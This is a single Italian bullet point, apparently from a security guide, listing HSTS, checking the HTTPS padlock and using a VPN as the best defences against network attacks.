- ◆ HSTS, il controllo del lucchetto HTTPS e l'uso di VPN sono le migliori difese.